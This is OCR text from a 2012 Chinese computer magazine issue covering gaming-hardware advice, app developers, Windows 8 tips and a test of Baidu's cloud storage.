小生：你配置的最大问题是 CPU 和显卡都比较老了，特别是 9600GSO 性能很成问题。考虑到你有 1000 元预算，建议你将内存升级成 4GB 之后，再买一块 HD 6770，基本能搞定这些游戏。需要注意的是，4GB 内存需要 64 位系统才能完全识别，你的系统要换成 64 位的。

《孤岛危机 2》你玩不了



硬游会大好人：听朋友说《战地 3》和《孤岛危机 2》都非常好玩，我也想玩一把。但我电脑的配置是 E6600 处理器、HD 5450 显卡以及 4GB 内存，请问能玩转么？

小生：HD 5450 只是入门级独显，性能与集成显卡基本相当，E6600 处理器也是比较老的产品了。而《战地 3》和《孤岛危机 2》都是出名的硬件杀手，因此你的配置根本玩不了这两个游戏。

换块显卡玩《坦克世界》

硬游会拉卡卡：朋友拉我一起打《坦克世界》，但我的 9500GT 显卡并不是很给力，所以我准备升级成 GT 440，请问可以么？

小生：《坦克世界》虽然不是一款对硬件要求很高的网游，但 9500GT 还是不够给力。GT 440 是目前很热门的中低端显卡，性价比也很不错，升级之后性能会有明显的提升，你可以放心购买。



《坦克世界》对硬件要求并不高

主板用哪块很纠结啊

硬游会忠实读者：我想配台电脑，处理器用 AMD FX 6100，显卡用耕昇 GTX570 关羽版，主板是用华擎的 Extreme4 还是七彩虹的战旗 C.A990FX X7 V14 啊？哪个比较好啊，它俩价位差不多。另外，航嘉暗夜公爵 III 有光驱仓位吗？

小生：

七彩虹战旗 C.A990FX X7 V14 性价比更高，华擎 Extreme4 功能更为全面，预算充足就后者吧。另外，航嘉暗夜公爵 III 这款机箱有 3 个 3.5 英寸硬盘位。



七彩虹战旗 C.A990FX X7 V14

重制经典是一把双刃剑

硬游会黄永强：作为一名游龄 13 年的资深玩家，每次听到某厂家要重制经典作品了，心里总是有着双重的滋味。看来游戏设计师是江郎才尽了，没钱途只能炒冷饭了；同时又有点期待到底会有多大的惊喜呢……

重制经典对于游戏厂商来说却是一个屡试不爽的法宝，固定的粉丝带来不错的销量，而且重制比开发新游戏又能节省成本，何乐而不为呢！

随着游戏业的飞速发展，玩家对游戏的要求也变得越来越苛刻。简单地提升画面质量，修复 BUG 等等很难再满足广大玩家的口味。要重制必须拿出诚意，让玩家们看到游戏的改变。

记得 PSP 的《机战 A》是 PS 平台的复刻，但是在 PSP 版本中加入了许多隐藏要素，而且别出心裁地加入了芯片安装系统，令广大玩家玩得如痴如醉，一遍遍地刷就为收集全部隐藏要素，一周目、二周目、三周目……就连我都仿佛中毒似的玩了接近 900 小时，相比于现在一般也就 10 小时左右的游戏容量，真的应该算是一个游戏界的奇迹了。类似的经典重制还有很多，像《勇者斗恶龙》和《最终幻想》系列每作都是诚意十足让玩家流连忘返。



文中提到的《机战 A》，小生当年也如痴如醉啊

我不反对重制，但是希望重制要有价值有新意，不是简单照搬。

小生：小生非常赞同你的看法，用玩家熟悉的故事重制出新玩法，这是考核每一款重制游戏的标准。不过你所说的"最终幻想"系列每一作，那应该算是新品，《最终幻想》每一代也有跨平台复刻过，那才算是一种重制吧。说到这里，小生又跳跃地想到了《西游记》，前阵子放那个，真是重制得稀里哗啦啊……

每周道具排行榜

游戏	道具及其作用	成交价（市场价）
圣境传说	小天使羽翼黑色 物理和魔法暴击增加 10%	×元 /800 元
新破天一剑	四级朱雀宝石 1 个可镶嵌到武器或装备上，增加人物的内力	550 元 /650 元
巨人	火焰战骑限量版坐骑	500 元 /650 元
QQ 西游	天仓彩华最漂亮的大翅膀，易容后就不会变成时效了	450 元 /500 元
神鬼传奇	10 阶奥丁 10 阶魂玉，三个可合成 11 阶，提升人物属性	330 元 /380 元

数据由5173.com提供

上期我们猜的是《鹿鼎记》中"金牛尾"的成交价格，正确答案：400 元。你猜对了吗？本期获奖读者：非比寻常（9021**）、奇迹（5673****）、蒙娜（3179****）、康夫（1233****）、刘炜（8789****）。**

本周我们猜的是《圣境传说》中"小天使羽翼"的成交价格，参加活动的网址：http://vote.icpcw.com/Template/dj014。如果你猜对了，你将获得由 5173.com 提供的 20QB（最多五位）。

比比看



上期《邪恶博士的巢穴》的获奖读者是杜翔，他发来了自己挑战邪恶博士的截图，并谈了自己对游戏的感受。希望大家多多参与这个栏目，多和小生交流哦！

本期介绍一个保龄球游戏，应该难不倒大家吧？尽快发送自己的全中（第一球打完）截图到 pcw-game@vip.sina.com，就有机会获得本期的奖品！

游戏下载地址：www.icpcw.com/bzsoft，加入 @ 电脑报硬派分享帮直接收取我们的推送信息。

游戏大小：54MB

《黄金保龄球》（Gutterball – Golden Pin Bowling）





本期奖品：莱仕达无线游戏手柄风影 PXN-8603

责编 | 余师良 美编 | 黄莹 组版 | 赵久娟 责校 | 杨志刚

F APP软件

2012年4月9日 第14期
F01~F12 版
投稿信箱:pcw-soft@vip.sina.com
热线:(023)63658800
传真:(023)63658889
电脑报客户端下载:http://m.icpcw.com
主编:何庆 主笔:陈广伟 美编:毛代洪

>F03 十大被你忽视的Win 8玩法 | >F04 百度网盘实测 | >F07 在PC中玩Android

求伯君开发WPS办公软件对抗微软Office、王江民38岁时学习电脑两三年开发的杀毒软件曾占国内80%以上的市场、马化腾带领小团队研发的QQ即时通信软件雄霸市场、李彦宏研发的百度搜索在国内无人能挡其锋、陈昊芝一时兴起研发的移动游戏《捕鱼达人》完全不逊于国外的《愤怒的小鸟》……

开发者是当之无愧的时代弄潮儿，是这个风起云涌时代的先行者！开发者经历了当年以求伯君、王江民为代表的第一个以单机作品为主的时代，以马化腾、丁磊、张朝阳、李彦宏为代表的第二个互联网开发时代，现在正逐步走进以个人、小团队创业为主的APP开发时代。而这个时代，也正是最好的时代！在这样新的形势下，《电脑报》将密切关注国内第三代开发者，为读者带来最真实的开发者生存状态。

开发者，雄起



《电脑报》关注开发者系列报道启动

@电脑报 陈广伟

“开一代”单机时代孤身作战




“开一代”标签：勤奋、踏实、创业艰辛、接触IT行业年纪偏大、国内IT业“教父”

去年7月，号称“中国第一程序员”的求伯君彻底地放下身上的职务，彻底退隐江湖，让不少人为之扼腕叹息，这也代表了一个时代的逝去。以求伯君为代表的国内第一代开发者在当时充满了英雄主义情怀，身上披着神秘的面纱，大众对“开发者”这一概念还不是很清楚。

而在第一代开发者中，已逝的江民科技的创始人王江民无疑是富有传奇色彩的一员——“38岁开始学习计算机，两三年后成为中国最出色的反病毒专家之一；45岁只身一人独闯中关村办公司，产品很快占据反病毒市场的80%以上”。这些事实让我们无法忽视王江民对中国软件开发带来的影响。透过求伯君、王江民等第一代开发者的经历，我们都能看到，在他们那个时代，开发者往往是凭借个人开发的一款单机软件去对抗国外的软件，去开创自己的市场。但整个国内市场不景气，导致当时很多开发者都黯然另寻他路。

“开二代”互联网时代意气风发




“开二代”标签：技术、思想理念先进、敢闯敢拼、时代弄潮儿、创建互联网帝国

相比求伯君、王江民等第一代开发者，以马化腾、丁磊、李彦宏、张朝阳为代表的第二代开发者基本上都有留学的经历，在学习了国外更多的先进技术、科技概念等之后，毅然回国创办自己的企业。而在当时，国内的互联网刚刚拉开序幕，各种风投和资金都流入这个新鲜行业，“开二代”们正是凭借这股互联网迅猛前进的浪潮，抓住黄金机会，迅速壮大——马化腾研发的OICQ一举占领了国内即时通信的头把交椅，李彦宏的百度也成为了国内搜索市场的老大。

在第二代开发者身上，我们看到的更多是精英、聪敏、审时度势等标签。相比第一代开发者，他们的技术、理念更先进，他们对大形势的把握更敏锐。他们所创立的企业都有着新鲜流动的血液，直到现在，很多年轻人对第二代开发者创立的公司依然趋之若鹜。

“开三代”APP时代勇往直前



“开三代”标签：年轻、激情、热血、创意无限、与国际接轨

然而，他们的时代、他们的辉煌虽然或已落幕，或在继续，但都无法阻挡第三代开发者的强势崛起、勇往直前。第三代开发者主要以移动应用开发者为主，记者从走访中发现，很多移动应用APP开发者以前只是公司项目中职位较低的工程师角色，而现在或是自主创业或是加入开发团队，他们都成为公司或是项目极为抢手的核心发动机。原因无他，正是这些APP开发者引领了创新，成为公司或项目的最强大的驱动力，他们是移动互联网的出发点和创新源泉。移动应用APP开发者作为整个移动互联网生态圈中最核心的一环，史无前例地受到终端厂商、运营商等产业链上下游以及用户的青睐。

据记者了解，目前国内移动应用APP的开发者总数约100万人，其中苹果iOS平台14万人，谷歌的Android超过70万人。这么多移动应用APP开发者在前几年是不敢想象的，艾媒市场咨询调查数据显示，2010年国内从事移动应用APP开发的个人超过10万，并且估计每年以35%的速度递增。而软件游戏猎手发布的《2011中国区APP Store数据盘点》中的资料显示，iOS平台的移动应用APP开发者在2010年仅为53346人，到2011年末就猛增到138801人，增长幅度达160%！

这不能不说是一个奇迹，近两三年移动应用APP开发者人数以一个让人瞠目结舌的速度在增长。在这其中，不管是独立的移动应用APP开发者还是移动应用APP开发团队都在不断推出充满创意的移动APP，为移动互联网的兴盛注入了活力。

虽然数量不能代表一切，但无疑也说明了很多东西。我们完全可以说，这是一个开发者最好的时代。开发APP的门槛低，几乎只要有创意，有编程经验的人都可以开发移动端的APP；风险低，相比PC端APP，移动应用APP开发需要的投入极低；回报率高，一款受欢迎的APP可能会有几十万、上百万甚至上千万的用户，经济效益也极为可观。

编后 第三代开发者荆棘中倔强前行

虽然目前国内移动互联网的发展还有着诸多问题，但朝气蓬勃的发展势头早已是不争的事实。作为移动互联网发展核心——移动应用APP的缔造者，开发者们也逐渐度过了孱弱的摸索阶段，向着高速发展的阶段迈进。虽然目前还有抄袭严重、山寨横行、盈利不理想等多种问题的困扰，但国内移动应用APP开发者的明天必将是美好的！《电脑报》将持续关注移动第三代开发者，为这个移动时代做出自己的努力！

访谈

电脑报特地邀请了两位杰出的第三代开发者的代表，请他们对第三代开发者的现状和未来畅所欲言，从访谈中可以看出，第三代开发者对未来充满了无限的信心！


Camera360 CEO
徐灏


沃力天汇科技有限公司副总裁
徐宏韬

电脑报：目前移动应用APP开发者和团队如雨后春笋般在国内出现，你对这一现象是怎么看的呢？是开发者在国内的再度崛起吗？

Camera360 CEO徐灏：国内移动应用APP开发者的大量出现，创业团队的快速成长，无疑会推动国内移动互联网的发展，国内的开发者正在世界的舞台上逐渐崛起，他们将中国优秀的应用软件通过电子应用市场推向世界的舞台，让更多的国外用户见证到中国的软件开发力量和创新能力。

电脑报：相比传统的PC端开发者，移动应用APP开发者和团队有什么新的特点、优势与不足？

活力天汇科技有限公司副总裁徐宏韬：移动应用APP开发者和传统的PC开发者相比，其主要的区别有开发平台不同，APP开发者要面对iOS、Android、Symbian等多平台系统；APP的开发团队相对年轻、有激情、经验少、团队规模小、启动资金少；对于APP开发者来说一个简单的创意就可以很快催生一款应用，往往出于兴趣，较少地考虑商业模式，导致可持续发展能力较差；由于APP的承载体是移动终端，相对于PC展现的空间较小，因此会对其开发者在UI、UE的设计上提出更高的要求；由于APP的进入门槛低，同质化的产品明显多于PC类的应用，导致竞争相对更激烈。

电脑报：目前APP开发者和团队的生存环境怎么样，未来的趋势又是如何呢？

Camera360 CEO徐灏：目前全球最大的两家应用商店Android Market和APP Store为开发者与用户之间搭起了沟通的快速桥梁，用户通过它们可以快速地找到自己喜欢的应用软件，同时为开发者提供了多种收益分成模式。

当然，如此优秀的外部环境必定会吸引更多的开发者，未来竞争会更加激烈，应用种类的增多要求开发者能够在广阔的移动市场上更加精准地定位自己的产品和用户群体，只有先服务好小众，才有能力在未来去服务更多的大众。随着智能终端操作系统和硬件的不断升级与提升，移动互联网应用已经普及到人们生活中的方方面面，同时，与移动终端智能设备（如智能电视、冰箱及智能汽车等）相结合的应用，将在未来得到广泛的使用。

读者调查

相信很多读者对开发这一行业都非常感兴趣，《电脑报》在为即将开始的开发者系列报道展开一系列的调查，参与调查的读者将有可能获得丰厚礼品，快来http://go.icpcw.com/f/kaifa.htm投票吧！

1.你对开发者行业的认知度是怎样的？
2.你认为开发者应有的品质是怎样的？
3.你认为开发者应掌握哪些开发语言和技术？
4.你心目中开发者的薪金水平是怎样的？
5.你有从事开发的意向吗？



Google发布Android 4.0.4 更新

自从 Android 4.0.3 在去年 12 月底正式发布之后，不少人就又开始期盼 ICS 的下一次更新，日前，谷歌公司终于宣布推出官方 Android 4.0.4 更新。据 Google 的官方消息，Android 4.0.4 已经开始向 Nexus S、Galaxy Nexus 以及 Wi-Fi 版摩托罗拉 Xoom 平板等机型发布。据悉，Android 4.0.4 整体运行非常流畅，动画效果和 UI 也改进不少，其主要改进包括：修复 Android 系统的电池漏洞；锁屏状态相机启动速度提升；3D 应用加载速度提升；屏幕点击与菜单反应之间的延迟大为降低，几乎可以忽略不计；天气及新闻应用界面改进；其他一些整体性能的提升。



Siri 创始人称乔布斯最初反对以 Siri 作名称

苹果语音助理服务 Siri 的联合创始人达格·吉特罗斯（Dag Kittlaus）最近在接受采访时谈到了 Siri 的命名过程。在挪威语中，Siri 意为“能够带领你走向胜利的美丽女性”，而吉特罗斯持有 Siri.com 域名。当苹果收购吉特罗斯的公司之后，吉特罗斯被邀请与乔布斯进行秘密的会面。

吉特罗斯回忆称：“他希望我第二天去他家，我欣然前往。我在他家的壁炉前花了 3 个小时，探讨未来的发展。你知道，他谈论了苹果为何将获得胜利，而我们也谈到了 Siri 将如何去做。整体而言，他对这一领域非常感兴趣。不过，他们很有耐心。对于新的事物，只有感觉到可以，他们才会去做。”他表示，乔布斯最初并不喜欢 Siri 这一名称，不过未能找到更好的名称。



QQ 空间新增测速标志

QQ 空间新增测速标志，只要把鼠标放到 QQ 空间导航栏最右端的信号标志时，就会出现如下提示：“您此次打开空间的速度击败了全球 xx%用户！”。通过此功能，可以让用户随时了解。自家网速跟全球其他用户的差距；同时，无论你打开空间的速度有多牛，只要轻击该标志，空间小助手即可迅速检测当前浏览器的状态，还可排除一系列影响打开空间速度的因素、找到最快可用的服务器，并自动为你清除缓存。

APP 会客厅

超级火车票：铁道部做不好 APP

本报记者 熊雯琳 实习记者 张金梁

每当节假日的时候，火车票难买的抱怨总是不绝于耳。当APP遇到这一张小小的票根，它能产生什么神奇的力量呢？



北京酷讯旅游网移动战略部门负责人 陈波

电脑报：买到一张火车票有时还是非常艰难的一件事。超级火车票除了提供信息和一个购票电话，什么时候能够实现在 APP 里购买火车票的功能？

陈波：从买票的角度来看，目前主要有三种方式，第一是代购网站，由代售点出售给你，收取用户 5 元手续费及快递费寄给你，但这种模式在我国政策上没有明确是否合法，目前 APP“赶火车”、“铁友”都在做。但实际上这是钻了政策的空子，有一定的风险；第二种方式就是到代售点和火车站大厅直接排队购买；第三种就是在 12306 网站或用电话订购。

我们一直在呼吁铁道部将网购电子车票的接口开放给我们，最起码首先开放高铁的接口给我们，实际上机票在这方面是很宽松和开放的。而高铁目前可以实现身份证上车，开放接口以后实现凭手机购票的技术并不难。只不过是铁道部一直想把这些资源控制在自己手中。

从技术角度来说，手机支付也是一直困扰着在手机上购买火车票。很多银行不支持手机上的网关，这是最要命的地方。第三方支付如支付宝，手机也是不支持的。另外用户对手机支付安全的担忧也是一个问题。比如他们担心手机丢了等等，这都是需要解决的问题。

一旦铁道部开放电子出票的接口给我们，我们非常容易实现购票的功能。

电脑报：现在已经有一堆火车购票相关 APP，你觉得什么样的 APP 能够最终脱颖而出，火车票这一类 APP 的核心价值在哪？

陈波：火车票类型的应用，对于用户来说，最重要的是信息的准确性和提供火车票用户最需要的内容。对于这类 APP 来说，首先要保证应用数据的实时更新及准确性。专业的面向火车票用户应用、能满足一切火车票用户需求的应用最终能够脱颖而出。

电脑报：如果有一天不光是 12306 网站，铁道部也推出一个手机上的 APP，这对超级火车票将是一场灾难吗？

陈波：事实上，铁道部做的产品肯定不会关注用户体验的。所以我们并不害怕铁道部自己做一个手机 APP 出来。比如 12306 网站也可以查询列车时刻等，但有多少用户平时会去它的网站查询呢？用户在空闲时不会去用，因为体验不好，在繁忙时也用不了，因为流量太大买不了。这样的用户体验对用户来说十分痛苦，所以并不是说铁道部做一个 APP 我们就没有空间了。

电脑报：超级火车票的图标很漂亮，是怎么设计出来的？

陈波：是我们自己的团队设计的。实际上在酷讯，所有的图标设计都有统一的考虑。我们会保持 APP 的 LOGO 和网站的 UI 风格统一化，设计和配色都考虑到用户需求。比如超级火车票是相对简单的 LOGO 设计风格，属于工具类的应用，用户希望能够快速在应用里找到信息，而不被乱七八糟、豪华的设计而影响，所以采用了这一简单的颜色搭配。

而酷讯的综合类应用，比如“一起玩”，色调就是蓝色和绿色为主，希望让用户感受到出游的快乐心情，而导览类的应用“墨尔本攻略”，则以图片设计为主，给人很欢快的感觉。

放眼看世界

潮流又兴学编程



Zach Sims（左）和Ryan Bubinski创办了一家名叫Codecademy的网站教人编程

你会 Python 吗？或者 Rails 或者 Java 编程？今时今日，“外语”学习又开始流行啦，只不过这门“外语”变成了计算机编程语言。

近来，各大夜校，网络编程、网页设计以及苹果手机软件培训市场开始火爆。据这些学习者称，他们是为将来做准备，网络将成为未来娱乐、教育和其他一切的基础。了解其中的代码如何组成，将确保他们不会被时代抛弃。

有些拥挤在这股浪潮中的人甚至暗下决心梦想成为下一个马克·扎克伯格（Facebook 创始人），但是大多数人却没有因此放弃日常工作，因为现在这些工作可能只需要他们设计一套博客界面，或者处理在线数据库而已。

现年 39 岁的投资经理沙拉亨利说：“我们需要看懂英语，同时对搭建网络的编码也需要一定的认识。当今社会，了解社会的组织演变和人们看待问题的方式很有必要。”通过 Girl Develop It 网站，亨利女士参加了几项课程，包括 HTML、Wordpress，以及博客系统软件，Girl Develop It 这个在线编程网站发源于纽约，亨利女士听说它是一个专为各地女性提供在线编程学习的网站。所以，她花费了 200 美元为自己充电。她说：“我不指望自己有朝一日能建立起网站，但我起码能够看懂一些基本的编码。懂得这种语言如何在网络中运行。”而有的人却在这股浪潮中嗅到了商机。

在得知哈佛大学在线提供的两堂免费计算机课程吸引了超过 10 万名学生之后，该校的一名讲师创办了一个名为 Udacity 的公司提供类似免费课程。Treehouse 是一个教授网站设计技术的网站，由 LinkedIn（人际关系网）的创始人雷德·霍夫曼和一些早期著名的风投者出资搭建。

General Assembly 网站为纽约的企业家们搭建了网上工作室，最近又猛增了 7 个“教室”来满足他们的编程培训需求。这家公司最近刚从亚马逊购物网创始人杰夫·贝索斯和 Facebook 资助者 DST Global 投资管理公司获得了一笔私人投资基金。

这类型的网站和相关服务源于几十家编程培训市场的需要，出现了大众熟知的 Code Racer，Women Who Code、Rails for Zombies 和 CoderDojo 网站。但是这股风潮的中心地则是来自纽约的 Codecademy 网站，它指导网站访客通过交互式课程学习不同的计算机语言，比如 JavaScript，它为访客展示如何编写简单的命令。

“人们对编程充满兴趣，这非常让人惊讶。其中肯定有它的价值，而这只是第一步。”在编程这一领域当了 10 多年培训教师的梅乐莉这样说。

本文编译自《纽约时报》，作者 JENNA WORTHAM，翻译江信旎，原文地址 http://go.icpcw.com/f/code.htm

责编 | 何庆 美编 | 黄莹 组版 | 邱婷 责校 | 杨军

董师傅茶坊

每周，董师傅都会给大家奉上新鲜可口、分量十足的大餐！兄弟们，准备好刀叉了吗？

2013年1月16日
Win8消费者预览版到期

十大被你忽视的Win 8玩法




董师傅接触Win 8消费者预览版有一段时间了，对IE10、Metro界面的新鲜感已经过去了，对超快的启动速度也已经麻木了。如果是一般人，此时估计已经没有兴趣琢磨Win 8，不过董师傅可不是一般人，折腾Win 8有的是方法。兄弟们，经过董师傅的压榨，终于发现10个被人忽视的Win 8玩法！

1. 查出拖慢系统的元凶

董师傅点评：不是Win 8，就要用安全辅助工具才能实现同样的目的

任务管理器是Windows系统一个很古老的功能，不过它的功能也在不断丰富。在Win 8中，任务管理器不仅仅显示有哪些进程、它们占用了多少资源，还可以用来检测哪些软件拖慢了系统启动速度——以前这可是安全辅助工具的拿手好戏。按组合键“Ctrl+Shift+Esc”调出任务管理器，点击“启动”，观察“启动影响”，只要是高的都可以禁用。



任务管理器中可查哪些软件影响启动速度

2. 账号同步 不再惧重装系统

董师傅点评：不是Win 8，其他Windows系统做不到

重装系统后，有一件事是需要做的，那就是修改设置保持以前的电脑使用习惯，例如董师傅喜欢用灰色作为背景色，每次重装系统后都要重新设置。这个操作比较繁琐，但在Win 8中就太简单了。通过账号同步功能，可以数秒钟就恢复以前的电脑设置，点击“设置”，再选择“更多电脑设置”，在弹出窗口中选择“同步你的设置”即可。



可同步个性化设置、浏览器设置等数据

3. 我的位置 不许记录

董师傅点评：不是Win 8，其他Windows系统做不到

当前，移动APP频频出现记录并上传用户地理位置的事情，Windows应用商店的应用是不是也有这样的问题？用户安装的其他来源的应用会不会同样不可靠？董师傅发现，Win 8是可以阻止应用程序上传地理位置的：在“更多电脑设置”中，点击“隐私”，关闭默认的“允许应用使用我的位置”即可。




此处可禁止应用程序上传个人地理位置信息

4. 拿图片当开机密码

董师傅点评：不是Win 8，就要安装图片密码软件才能实现同样的目的

也许你已经厌倦数字密码，想换换口味用图片作为开机密码，想下载PicturePassword之类图片密码软件。董师傅告诉你，在Win 8中此类软件毫无用武之地，因为可以直接在系统中实现这个目的。

在Metro界面右下角点击放大镜图标，选择“设置”，再选择“更多电脑设置”，在弹出窗口中选择“用户”，在右边点击“创建图片密码”，选择一张图片作为底图，接下来在图片中随意画出三个手势即可（点、线和圆三种手势可选）。以后动动鼠标画出相应的三个手势，就可以登录系统啦！



记录手势其实就是记录坐标和鼠标运行轨迹

5. 地址栏也玩复制

董师傅点评：不是Win 8，其他Windows系统做不到

地址栏是干什么的？当然是用来输入盘符路径的。这个董师傅知道，可你知道Win 8的地址栏很特殊吗？它可以用来复制文件哟！直接将文件拖到地址栏上，你会发现地址栏中的路径下多出一个相同的文件，是不是非常好玩？去试试吧！

6. 借助应用商店 打开未知文件

董师傅点评：不是Win 8，其他Windows系统做不到

当发现要打开的文件没有对应软件时，系统会提示用户在本地选择已有软件，或者网上下载匹配的软件，不过在Win 8中，多了一个选择途径：通过应用商店直接下载。董师傅测试了一下，有一些专用工具通过新途径是下载不了的，例如编程工具。

7. Metro界面 按字母顺序排列

董师傅点评：不是Win 8，其他Windows系统做不到

Metro界面很酷炫是吧？很好玩是吧？可你真的玩转它了吗？你看到过中规中矩、按字母顺序排列的Metro界面吗？来，董师傅教你：在Metro界面空白处点击鼠标右键，在下面出现“所有应用”，点击它，再点击右下角的放大镜图标即可。



Metro 界面按字母顺序排列

8. 虚拟光驱随身带

董师傅点评：不是Win 8，就要安装虚拟光驱软件才能实现同样的目的

在Windows系统中运行ISO镜像文件，需要安装Daemon Tools等虚拟光驱软件，不过在Win 8中，这个习惯得改改了。用户只需在资源管理器中选中ISO文件，点击“装载”按钮，Win 8就会即时创建一个虚拟驱动器并加载ISO镜像，给予用户访问其中文件的权限。

9. 壁纸变了 窗口自动变色

董师傅点评：不是Win 8，其他Windows系统做不到

对于以前的Windows系统来说，桌面壁纸和窗口边框颜色毫无交集，不管你选用的是美女壁纸，还是参天大树壁纸，窗口边框的颜色都是一成不变，有时是不是感到特别不搭调？亲，在Win8中，这个呆板的设计终于可以寿终正寝了，默认情况下，窗口边框的颜色会根据壁纸的基色自动变色。如果想取消这个效果，在桌面点击右键，选择“个性化”，再将“窗口颜色”的自动状态关闭即可。

10. 复制时自动忽略冲突文件

董师傅点评：不是Win 8，其他Windows系统做不到

在复制时如果出现冲突，系统会让用户选择下一步的操作，这个大家都知道了。但如果冲突的文件是名称、大小和修改时间都相同的文件，在Win8中就可以自动忽略。你吃饭或者喝口水回来看到从闪存复制的内容因为某个相同的文件而卡壳了，这一幕再也不会出现了。注意，第一次出现冲突时，要勾选左下角的“跳过相同日期和大小的文件”。

互动专区

与粉丝对话

每周有很多粉丝@董师傅，下面是董师傅精选的两条有意思的对话。

@chunfenglei：董师傅，我想问问你，能不能在QQ空间里发点广告，赚点广告费？

@董师傅：当然能，不过你确定真的要这么做？不怕被你的好友暴打？哈哈。

@我主乐乐的心：董师傅，我今年大三了，学的计算机，最近我们学校又开了两个课程：My SQL和软件测试，参加哪个比较好？

@董师傅：My SQL在国内用得比较多，前景相对来说不错，软件测试难度系数更高，且赚钱渠道比较少。

董师傅八卦

最近，董师傅看到微博中有人在转发一条消息：在探讨IT互联网的一场高端数字对话中，百度CEO李彦宏、腾讯CEO马化腾和任志强三方进行了PK，从招聘话题谈到房价问题上，此时任志强语出惊人——是IT高薪拉高了房价。董师傅看得是泪流满面！

哈哈，董师傅躺着都中枪了！

——@小牧_楚歌（新浪微博）

房价你涨吧！买不起我住火星！

——@橱家葙(((（新浪微博）

看来我要好好学习了，争取进入IT行业。

——@战神3号（电脑报交流群）

董师傅调查

董师傅茶坊，离不开广大热心读者的支持，董师傅希望大家踊跃参与我们的选题调查。董师傅经过小范围的调查后，筛选出两个选题，大家来聊聊你们对哪个选题更感兴趣：

1. 用平板共享播放PC电影；
2. 实测Win 8的兼容性。

参与调查方式：访问董师傅的微博http://weibo.com/cdx1983（也可以加入电脑报交流群：63357672，验证码：陈邓新）。

责编 | 陈邓新 美编 | 黄莹 组版 | 邱婷 责校 | 杨军

百度网盘实测

让你的数据飘在云端





近日，百度在其开发者大会上正式推出了一款云端产品——百度网盘，这让看似平静的国内云存储产业炸开了锅。国内的云存储市场竞争愈演愈烈，百度是否能凭借百度网盘在其中分一杯羹呢？请看本期APP评测实验室为你带来的详尽报道。

电脑报 APP实验室 APP

测试方案：

越来越多的用户都会选择将数据存储在云端，网盘的功能自然是最重要的，而数据的同步速度也是大家很关心的问题。网盘的空间大小、是否限制单个较大文件上传等也是非常重要的。我们将同时在Web 端、Windows 客户端和Android 客户端进行测试（目前百度网盘暂时不支持 iOS 和 Mac 系统），为大家解答以上几个最关心的问题。

测试环境：

■PC 环境：
■操作系统：Windows 7
■网络带宽：2Mbps
■移动端环境：
■手机：HTC Sensation Z710e
■操作系统：Android 2.3.4
■网络环境：中国移动 2G 网络

初体验 新兵有待完善

百度网盘的 Web 端主要是通过点击按钮实现上传下载等功能，而 Windows 端则可以通过拖曳等操作实现同步，手机端也较为类似，就操作而言，这一点与金山快盘相差不大，而从功能上来说，它们就有许多不同了。

首先是文件的分享。金山快盘作为老牌云存储工具，分享功能可圈可点，可以将任意文件夹或文件实时同步给其他好友（只需要对方确认即可），而且可以选择同步，这一点在移动设备上尤为重要，可以节省大量流量。

而百度网盘在共享方面就显得有点“寒碜”了，目前只支持链接分享。无论是私密分享还是公共文件，都只能将链接通过短信或者邮件发送给好友，让好友登录百度网盘的 Web 端查看（私密分享需要输入随机密码）。而且，在链接中更是可以清楚地看到分享者的百度账号，具有很大的安全隐患。



目前，百度网盘只能通过链接分享文件

拼速度 与金山快盘相当

云存储的同步速度也是大家非常关心的问题，百度网盘在这个环节中表现如何呢？我们分别在Web 端、Windows 端和手机端上传同一个大小为 40.1MB 的 MP4 格式视频文件。在 Web 端的上传速度较慢，稳定在 50Kbps 左右，而在 Windows 客户端的上传速度为 145Kbps 左右，还算不错。而在手机端不会显示上传速度，只有一个进度条，经测试，上传该文件使用了 612 秒，平均速率为 67Kbps 左右。

接下来我们测试了它的下载速度，客户端下载速度达到了 214Kbps，而 Web 端由于是直接访问服务器，可以直接查看。手机端还是无法显示速率，可喜的是音乐文件可以实现秒传，而 Word 之类的文件，由于体积不大，在刷新之后即可看到。

通过以上测试，我们可以看到，在相同的网络条件下（仅限于 Web 端和 Windows 端），通过 Web 使用百度网盘速率不够理想，需要在以后的版本中改善。

而我们用相同的方法测出金山快盘的上传速度为 78Kbps，下载速度为 219Kbps，就同步速度而言，双方打成平手，难分伯仲。

拼容量 新兵优势明显

网盘空间往往能决定用户的选择，而单个文件的大小限制也尤为重要。百度网盘显得特别大度，注册的新用户即可获得 15GB 的超大存储空间，这一点是许多网盘都无法做到的。

由表格我们可以看到，金山快盘和百度网盘相比在初始容量上差距比较明显，不过金山快盘可以通过邀请好友或每日签到等方式为自己增加容量，而百度网盘在 Web 端提供了相关链接可以提升容量。不过我们在其中看到一条比较吸引人的消息：当容量达到 90%以上时，每月会自动扩容 1GB 的空间，也就是说理论上并没有最大容量限制。对于允许上传的单个文件限制，百度网盘也比较自由，1GB 的大文件相信已经能够满足大多数用户的需求，而金山快盘的 300MB 限制，对于一些视频文件就相形见绌了。

	初始容量	单个文件限制	最大容量	空间获取方式
百度网盘	15GB	1GB	无上限	未开通
金山快盘	1GB	300MB	15GB	完成任务

拼功能 金山快盘宝刀未老

两款云存储服务在 Windows 端差别不大，不过金山快盘在文件夹右侧的快捷按钮非常有用，可以清楚地看到同步信息，或者对文件进行分享等操作，很直观。

而百度网盘最大的亮点是可以直接打开网盘中的文件，无需下载即可浏览，不只是图片，就连 Word 文件或者音乐文件都能直接通过百度的云技术组件打开，不过对于 Word 文件，打开之后是 PDF 一样的文件，无法对其进行编辑，需要编辑还得下载到本地，不失为一点小小的遗憾。



百度网盘的分类浏览模式

而在手机端，百度网盘有两种文件分类模式，一种是路径访问模式（传统网盘模式），一种是文件归类模式（将不同类型的文件统一归类），这一点在 Web 端也同样适用，这也为它加分不少。

总结：云端之争 谁领风骚

@电脑报黄益甲：各大互联网厂商都在云端进行着无形的战争，各种云服务也犹如井喷般出现，百度作为国内最大的搜索引擎，已不仅仅停留在“百度一下，你就知道”的状态了，推出的网盘服务，空间更大、使用也更方便，也意味着“云”这一块巨大的蛋糕又多了一个竞争者，而且实力不容小视，必将在云存储领域大展拳脚！

百度网盘作为云存储服务的新生儿，还有一些不足之处，譬如不方便协同办公，只能通过链接方式分享，不能多方实时同步，没有防误删的数据恢复功能，这些都是值得百度重视的地方。对于一个新秀，百度网盘的大空间高姿态，也十分值得赞扬，相信在以后的版本中，那些不足之处一定会得到改进，相信百度能给我们带来一个全新的云端服务。

达人团围观 APP 达人 QQ 群：16560434



